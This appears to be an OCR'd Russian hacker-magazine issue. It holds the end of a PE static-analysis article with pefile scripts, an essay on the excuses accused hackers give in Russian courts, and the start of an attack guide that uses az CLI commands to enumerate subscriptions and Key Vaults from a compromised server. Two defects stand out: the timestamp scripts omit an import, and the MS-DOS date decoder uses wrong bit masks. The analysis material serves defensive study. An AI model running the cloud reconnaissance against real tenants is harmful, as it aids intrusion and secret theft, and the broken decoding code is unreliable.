


Значение энтропии одной из секций свидетельствует о возможном наличии упаковки

В Yara энтропию можно определить с помощью функции **entropy()** модуля math.

Временная метка компиляции

Информация о времени компиляции анализируемого файла может быть полезна при построении графа атаки и его анализе. Время создания (и, соответственно, компиляции PE-файла) хранится в PE-заголовке в виде четырехбайтового числа, содержащего количество секунд, прошедших с 0 часов 0 минут 1 января 1970 года.



Время компиляции файла в CFF Explorer

В удобоваримом виде значение этого времени можно посмотреть с помощью такого скрипта:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
print('Дата и время компиляции:', time.strftime('%Y-%m-%d %H:%M:%S',
time.gmtime(pe.FILE_HEADER.TimeDateStamp)))
```

Для Delphi (а вредоносные файлы, написанные на Delphi, встречаются и по сей день) это значение всегда равно **0x2a425e19**, что значит 0 часов 0 минут 19 июня 1992 года. В этом случае реальную дату компиляции можно попытаться определить из отметки времени секции **.rsrc** (в файлах, создаваемых Delphi, она всегда присутствует). Временная метка находится по смещению 4 от начала секции **.rsrc** и представляет собой четырехбайтовое число в формате MS-DOS time.

Посмотреть это значение в пристойном виде можно следующим скриптом:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
time_stamp_dos = pe.DIRECTORY_ENTRY_RESOURCE.struct.TimeDateStamp
# преобразуем время из MS DOS формата в «нормальный» вид
day = time_stamp_dos >> 16 & 0x1f
month = time_stamp_dos >> 21 & 0x7
year = (time_stamp_dos >> 25 & 0xff) + 1980
second = (time_stamp_dos & 0x1f) * 2
minute = time_stamp_dos >> 5 & 0x3f
hour = time_stamp_dos >> 11 & 0x1f
print('Дата и время компиляции: {}-{}-{} {:02d}:{:02d}:{:02d}'.format
(day, month, year, hour, minute, second))
```

Если PE-файл компилировался Visual Studio и при компиляции в файл была включена отладочная информация (а это можно определить по наличию таблицы Debug Directory в PE-файле), то дата компиляции (помимо заголовка PE-файла) также содержится и в этой таблице:




Таблица Debug Directory в PE-файле и отметка о времени компиляции

Посмотреть временную метку компиляции из Debug Directory в «нормальном» виде можно следующим скриптом:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
time_stamp = pe.DIRECTORY_ENTRY_DEBUG[0].struct.TimeDateStamp
print('Дата и время компиляции:', time.strftime('%d-%m-%Y %H:%M:%S',
time.gmtime(time_stamp)))
```

При анализе временной метки компиляции под подозрением должны быть:


- недавняя дата компиляции программы (или нереальные ее значения, например еще не наступившая дата);
- несовпадение даты компиляции и версии компилятора (согласись, странно видеть дату компиляции, например, 20 июня 2005 года для экзешника, откомпилированного Visual Studio 19 версии);
- значение даты компиляции равно нулю (велика вероятность, что создатель программы это сделал намеренно, соответственно возникает вопрос — зачем);
- для файлов, которые по всем признакам откомпилированы в Delphi, дата не соответствует значению 0x2a425e19, а дата, полученная из секции `.rsrc`, равна нулю или меньше, чем дата в PE-заголовке;
- дата компиляции из заголовка анализируемого файла не совпадает с датой, указанной в Debug Directory (весьма вероятно, что эти значения были зачем-то скорректированы).

INFO

У некоторых компонентов Windows поле `TimeDateStamp` в PE-заголовке может иметь интересные значения — либо из будущего (к примеру, у меня для «Блокнота» это 8 сентября 2028 года), либо из прошлого (встречаются компоненты, датированные 1980 годом).


Анализ ресурсов исполняемого файла

Ресурсы, необходимые для работы exe-файла (такие как иконки, диалоговые окна, меню, изображения, информация о версии, конфигурационные данные), хранятся в секции **.rsrc**. Просмотреть можно при помощи все того же CFF Explorer.



Содержимое секции .rsrc в CFF Explorer

Но все же для просмотра ресурсов в PE-файлах лучше использовать Resource Hacker.



Просмотр информации о версии программы в секции ресурсов Resource Hacker

Поскольку в секции ресурсов могут хранится любые данные, туда могут быть помещены либо вредоносная нагрузка, либо драйвер (например, перехватывающий системные функции), либо еще что-нибудь не очень хорошее. Поэтому стоит призадуматься, если найдешь здесь что-то совсем не похожее на иконки, картинки, диалоги, окна, информацию о версии и прочие безобидные вещи.

Rich-сигнатура

В статье я не упомянул такую примечательную структуру PE-файла, как Rich-сигнатура. На нее тоже стоит обратить внимание при анализе подозрительных файлов. Почитать о ней на английском можно здесь:

- Rich Headers: Leveraging this Mysterious Artifact of the PE Format (PDF)
- Microsoft's Rich Signature (NTCore)

Также я написал скрипт на Python для просмотра Rich-сигнатуры.

ЗАКЛЮЧЕНИЕ

С помощью нескольких относительно простых инструментов мы можем быстро проанализировать подозрительный исполняемый файл, частично (а иной раз и достаточно полно) понять, что он собой представляет, и вынести вердикт о возможной вредоносности. Однако при анализе сложных файлов, подвергнутых упаковке, шифрованию и обфускации, этого может оказаться недостаточно. Тогда без более детального статического и динамического анализа не обойтись. Об этом мы и поговорим в следующий раз.

WWW

- Все исходники на Python, приведенные в статье;
- YaraEditor и YaraGui — программы, которые упрощают работу с Yara;
- Утилиты для подсчета контрольных сумм: HashMyFiles, Hash Calculator, Hash Calc.

Виталий Евсиков
evsikovv@gmail.com

Я НЕ СПЕЦИАЛЬНО

КАКИЕ ОТМАЗКИ ХАКЕРОВ МОГУТ СРАБОТАТЬ В СУДЕ

Даже если хакера съели, у него останется как минимум два выхода. А вот если хакера задержали суровые люди в погонах, выходов может оказаться меньше. Обычно в подобных случаях советуют нанять толкового адвоката и надеяться на лучшее, а еще в ожидании развязки можно озаботиться придумыванием пары-тройки надежных отмазок. Какие из них могут сработать, а какие лучше вообще не пускать в ход, мы сегодня и обсудим.

INFO

Если тебе интересна тематика противостояния киберпреступников и правоохранителей, рекомендуем ознакомиться с прошлой статьей, в которой рассказывалось, как в России судят киберзлодеев и насколько строга наша судебная система к ним.

В зарубежных фильмах судебный процесс представляет собой поле битвы, где на глазах публики красноречивый адвокат сражается с непреклонным государственным обвинителем, а за всем этим свысока наблюдает судья. На деле же судебный процесс скучен и однообразен. В большинстве случаев все сводится к зачитыванию постановления суда. Состязательность условная, и это неудивительно — ответы на все вопросы получены еще на этапе следствия, а судьи, отлично подкованные в вопросах юриспруденции, в компьютерных технологиях понимают куда меньше и потому плохо различают понятия ransomware, bruteforce и пентест. Иными словами, в своих решениях они часто опираются на заключения следователей.

По этой причине состязание и борьба переносятся на этап следствия. Именно там формируется доказательная база, которая будет потом предъявлена в качестве обвинения. И как раз на этом этапе обвиняемые в совершении компьютерных преступлений пытаются всеми способами оправдать себя и выстроить защиту, проявляя иногда завидную фантазию и смекалку.

ПОПУЛЯРНЫЕ ОТМАЗКИ

«Я не знал, что ПО вредоносное»

С появления в Уголовном кодексе РФ статьи 273 «Создание, использование и распространение вредоносных компьютерных программ» споры и дискуссии о том, что же все-таки может быть признано вредоносным ПО, не утихают ни на минуту. Оставим демагогию юристам и обратимся к практике.

Основанием для признания ПО вредоносным выступает заключение эксперта. За последние годы «вредоносным» признано большое количество программ и утилит. Среди них ScanSSH, Intercepter-NG, NLBrute, UBrute, RDP Brute, sqlmap, Netsparker, SQLi Dumper, Router Scan, Private Keeper, Havij, Metasploit, Armitage, DUBrute, Lamescan, Fast RDP Brute, njRAT, Acunetix. В эту же кучу эксперты часто сваливают фишинговые страницы, активаторы, кейгены, патчи и банковские трояны.

Помимо явной малвари, в списке присутствуют легальные инструменты для пентеста: например, Acunetix и Netsparker, причислять которые к вредоносным не совсем корректно. Не меньше вопросов вызывает включение в этот список sqlmap, Metasploit и Armitage, которые входят в состав Kali Linux. После этого осталось только запретить саму операционную систему.

Дело в том, что однозначно сказать, является ли ПО вредоносным, невозможно. Определение вредоносности дается всякий раз в зависимости от обстоятельств применения этого ПО. Простой пример: использование Acunetix Web Vulnerability Scanner 8 для выявления уязвимостей специалистами компании на принадлежащем ей ресурсе не образует состава преступления. А вот использование этого же ПО киберзлодеем для взлома чужого сервера делает его вредоносным. Такая правовая коллизия.

В общем, заявление о том, что подозреваемый не имел ни малейшего представления о вредоносности свойств используемых им программ, впечатления на следователей и суд не производят. И смягчению наказания тоже не способствуют.

«Мой компьютер взломали, атаки совершал не я!»

Неплохая попытка уйти от ответственности. На компьютере был разрешен удаленный доступ по RDP, неизвестный киберзлодей подобрал логин и пароль и творил темные дела, пока настоящий пользователь даже не подозревал об этом.

Опровергаются подобные заявления следующим образом: проводится судебная экспертиза, в результате которой устанавливается, был ли открыт к компьютеру доступ по RDP, когда к нему подключались, присутствуют ли в логах признаки брутфорса.

Также анализируются история и временные файлы браузеров. Присутствие в хистори запросов «как удаленно взломать учетную запись?», «скачать NLBrute» и подобных вряд ли сыграют на руку обвиняемому. Экспертиза также установит наличие вредоносного ПО, время его запуска, наличие зашифрованных файлов-контейнеров, используемые на компьютере средства анонимизации и так далее.

В довершение всего оценивают способности и навыки обвиняемого, исходя из его образования, работы и интересов. Сведения, подтверждающие наличие у него знаний в сфере IT, будут использованы для подтверждения выдвинутого обвинения.

Здесь следует уточнить. Одного лишь факта, что обвиняемый работает системным администратором и интересуется пентестом, будет явно недостаточно, чтобы осудить ни в чем не повинного человека, поэтому все перечисленное выше рассматривается в совокупности.

«Это не мой IP»

Подобные утверждения легко опровергнуть: запросить у провайдера, кому принадлежит IP-адрес, с которого велись компьютерные атаки. И неважно, использовался статический или динамический IP-адрес, — в соответствии с законом Яровой информацию о выделенном тебе IP-адресе провайдер хранит полгода. Достаточно времени, чтобы собрать необходимые доказательства.

«Я ведь ничего не взломал, просто проверил, как это работает»

Так отмазываются скрипт-кидди: «Скачал программу, установил, нажал start, а дальше все само как-то получилось...» И ведь они могут быть вполне искренни. Только толку от этого ноль. Сам по себе факт использования вредоносного ПО уже незаконен и влечет за собой уголовное наказание. А если целью атаки «случайно» оказался ресурс, отнесенный к категории «Объекты критической информационной инфраструктуры РФ», то и наказание за такое деяние будет строже, вплоть до лишения свободы на срок от двух до пяти лет.

«Я только материал предоставлял»

Хищением денег с банковских счетов занимается группа лиц, роли в которой заранее распределены. Помимо кодеров, крипторов, траферов и заливщиков, которые непосредственно взаимодействуют с малварью, туда также входят дроповоды и обнальщики. Их обязанности ограничиваются поиском дропов, работой с ними и переводом денежных средств на предоставленные банковские реквизиты.

Представ перед судом, эти ребята пытаются доказать, что их работа заключалась только в поиске людей и переводе денег. Ни о каких преступных схемах и вредоносном ПО они не слышали.

Такие заявления легко опровергаются результатами оперативно-разыскных мероприятий и следственными действиями. Опрашивают свидетелей, анализируют телефонные переговоры, переписку с другими участниками преступной группы, поднимают банковские транзакции и прочее. Как правило, совокупность всех этих сведений позволяет доказать, что обвиняемый знал, каким образом получены деньги и для чего нужны были банковские карты дропов.

Помимо всего прочего, эти злодеи наказываются еще и по статье 273 УК РФ («Использование вредоносного ПО»). И пусть они не занимались непосредственным запуском и установкой малвари. Следствию достаточно доказать, что деньги похищались организованной группой лиц. Участие в ней автоматически влечет наказание и по этой статье УК.

К похожим способам защиты прибегают и обвиняемые во взломах банкоматов с помощью малвари, такой как Cutlet Maker. Они легко соглашаются с обвинениями в краже денег, но никак не могут понять, о каком вредоносном ПО идет речь. При этом обвиняемые ссылаются на отсутствие у них специальных познаний в информационных технологиях. Это в очередной раз подтверждает, что в наше время «киберпреступником» может стать обычный вор с дрелью, флешкой и USB-шнуром в руках.

«Я выполнял приказы ФСБ»

Руководитель хакерской группы Lurk наверняка был не первым, кто прибегнул к подобному оправданию своей деятельности. Но именно его заявление получило широкую огласку. Напомню тебе, как было дело.

Обвиняемый в краже 1,7 миллиарда рублей и атаках на критическую инфраструктуру РФ Константин Козловский заявил, что совершал преступления с подачи сотрудников ФСБ. Чтобы придать еще большую значимость этим словам, он взял на себя ответственность за взлом серверов Демократической партии США и электронной почты Хиллари Клинтон в 2016 году. Суд скептически отнесся к подобному заявлению. Минюст США также никогда не заявлял о причастности Козловского к этим компьютерным атакам.

Судебный процесс над участниками группы Lurk продолжается, и, возможно, нас ждут еще более сенсационные и откровенные заявления их руководителя.

ЧТО ПОМОГАЕТ

Активная помощь раскрытию преступления, явка с повинной, особый порядок

В подавляющем большинстве уголовных дел киберпреступники прибегают к подобным способам смягчения наказания, если у следствия достаточно доказательств их вины. Это и неудивительно — если у полиции на руках твой жесткий диск с коллекцией малвари, базой для брута и полученными валидными учетными записями, отпираться было бы странно. Можно, конечно, прибегнуть к способам из первой части статьи, но есть шанс испортить все окончательно.

Компенсация нанесенного материального ущерба и морального вреда

За все нужно платить, и чаще всего в денежном эквиваленте. Компенсировать материальный ущерб лучше еще на этапе следствия, тогда суд зачтет это как смягчающее обстоятельство.

Если поймать удается только одного из участников преступной группы, то отдуваться он будет за всех собственными средствами. Так часто бывает при задержании дроповодов, обнальщиков и других низкоквалифицированных киберзлодеев.

Принесение извинений пострадавшей стороне

Здесь все просто: правила хорошего тона приветствуются судом. Принести извинения можно в любом виде — лично, по почте, публично. Главное — не забыть зафиксировать это.

Ходатайство коллектива

Положительная характеристика и ходатайство рабочего коллектива часто помогают IT-специалистам, которые совершают киберпреступления, когда изучают основы кибербезопасности и пентеста.

Лекция о недопустимости противоправной деятельности

Относительно новый способ смягчения наказания, который положительно рассматривается на суде. К нему часто прибегают скрипт-кидди, случайно атаковавшие государственный ресурс. Лекции проводятся в университетах, школах или по месту работы. Считается, что это помогает другим начинающим хакерам не встать на скользкий путь преступности.

«По Ru не работал»

На протяжении долгих лет следование этому принципу позволяло киберзлодеям избегать наказания за совершенные преступления. В последнее время картина меняется. Стали появляться примеры, когда перед судом предстают кибермошенники и преступники, взламывавшие компьютеры иностранных граждан и организаций и похищавшие деньги.

Тем не менее вымогателю из Вологодской области соблюдение этого правила помогло избежать сурового наказания. За зашифровку около 2000 зарубежных компьютеров и получение в качестве выкупа около четырех миллионов рублей ему назначили семь месяцев лишения свободы условно, с испытательным сроком в один год и штрафом в 100 тысяч рублей. Аналогичные действия в отношении российских пользователей наверняка привели бы к более суровому наказанию.

«Из любви к Родине»

Такими словами объяснил причины киберпреступления активист партии «Единая Россия» из города Сочи. Дело было в далеком 2011 году. Испытывая личную неприязнь к лицам, выражавшим недовольство результатами выборов депутатов Госдумы, он заблокировал телефоны членов избирательных комиссий и сторонников оппозиции с помощью флудеров SkypePhoneKiller, SkypeX, Rings Skyper, Mobile Attacker, SIP Unlock. Также он устроил DDoS-атаки на местные новостные сайты.

Активист получил наказание в виде ограничения свободы, но тут же в зале суда был амнистирован и освобожден от назначенного наказания и судимости в соответствии с постановлением депутатов Госдумы.


ВЫВОДЫ

В попытках уйти от наказания за совершенные преступления киберзлодеи прибегают к самым разным способам. Некоторые звучат весьма цинично, абсурдно и глупо. Результат оказывается закономерен.

Иногда обвиняемые даже не догадывались о том, что совершали опасные деяния. Начитавшись в дарквебе мануалов, как взломать удаленные ресурсы, эти энтузиасты смело бросаются в бой, не задумываясь о последствиях. Возможно, государству стоило бы проводить просветительскую работу среди этой категории пользователей, чтобы предостеречь их от неверных шагов. И делать это было бы здорово не только в школах, университетах и на сайте «Лиги безопасного интернета».

А вот заявления о лояльности и любви к нашей стране могут помочь избежать сурового наказания или значительно уменьшить его. Главное — сделать это искренне. Стоит отметить, что Уголовный кодекс не ограничивает список обстоятельств, смягчающих наказание.

Но лучший способ его избежать — не совершать преступлений. И тогда точно не придется фантазировать на тему «Как это получилось?» или знакомиться с тонкостями российской судебной системы.



АТАКА НА ОБЛАКА

ГАЙД ПО МЕТОДАМ ВЗЛОМА ПРИЛОЖЕНИЙ В AZURE И AWS


Artur Bagiryan
Penetration Tester | Red Teamer | Active Directory Security | Cloud Security
artur.bg@yahoo.com

Перенос IT-инфраструктуры в облака — это не дань моде: такой подход позволяет экономить на технической поддержке, резервном копировании и администрировании. К тому же размещение инфраструктуры в облаке считается более защищенным и от сбоев, и от внешних атак. Но есть и эффективные методы взлома наиболее популярных гибридно-облачных сред, таких как Azure и AWS. Об этих техниках и атаках я расскажу дальше.

WARNING

Описания техник и атак в этой статье приведены исключительно в образовательных целях. Автор и редакция не несут ответственности за возможные последствия использования информации из этой статьи.

Для наглядности давай представим пример атакуемой инфраструктуры в виде следующей диаграммы.



Пример гибридно-облачной инфраструктуры

Как видно из диаграммы, организация использует серверы и сервисы разных облачных провайдеров, а также имеет ряд серверов on-premises. Серверы и сервисы взаимодействуют между собой, так как это необходимо для полноценной работоспособности бизнеса. Предположим, что злоумышленник получил удаленный доступ к скомпрометированному серверу on-premises. Вот несколько возможных сценариев дальнейшего развития атаки.


ВНУТРЕННЯЯ РАЗВЕДКА НА ИСПОЛЬЗОВАНИЕ ОБЛАЧНЫХ СЕРВИСОВ

Имея доступ к линукс-серверу on-premises, желательно оставаться незамеченным как можно дольше. С этой целью можно использовать сервисы, действия и запросы которых рассматриваются в системе как разрешенные. На такую роль как нельзя лучше подходят прикладные утилиты для удаленной работы с облачной инфраструктурой.

Также стоит обратить внимание на любые другие следы того, что сервер взаимодействует с облаками. К примеру, можно проанализировать command history, запущенные процессы, установленные пакеты и прочее.


Сбор данных с помощью утилиты Az

Azure CLI — это набор команд для создания ресурсов Azure и управления ими. Azure CLI доступен в различных службах Azure и предназначен для быстрой работы с ними. Для входа в профиль Azure по умолчанию используется команда `az login`.



Вход в профиль Azure с помощью команды az login

Как оказалось, в нашем случае линукс-сервер имеет доступ к инфраструктуре Azure. Какую полезную информацию из этого можно извлечь? Для начала с помощью команды `az account list` получим перечень подписок авторизированного пользователя.




Получение перечня подписок

С помощью директивы `az account show --query "id"` можно получить ID учетной записи. А команда

```
az resource list --query "[?type=='Microsoft.KeyVault/vaults']"
```

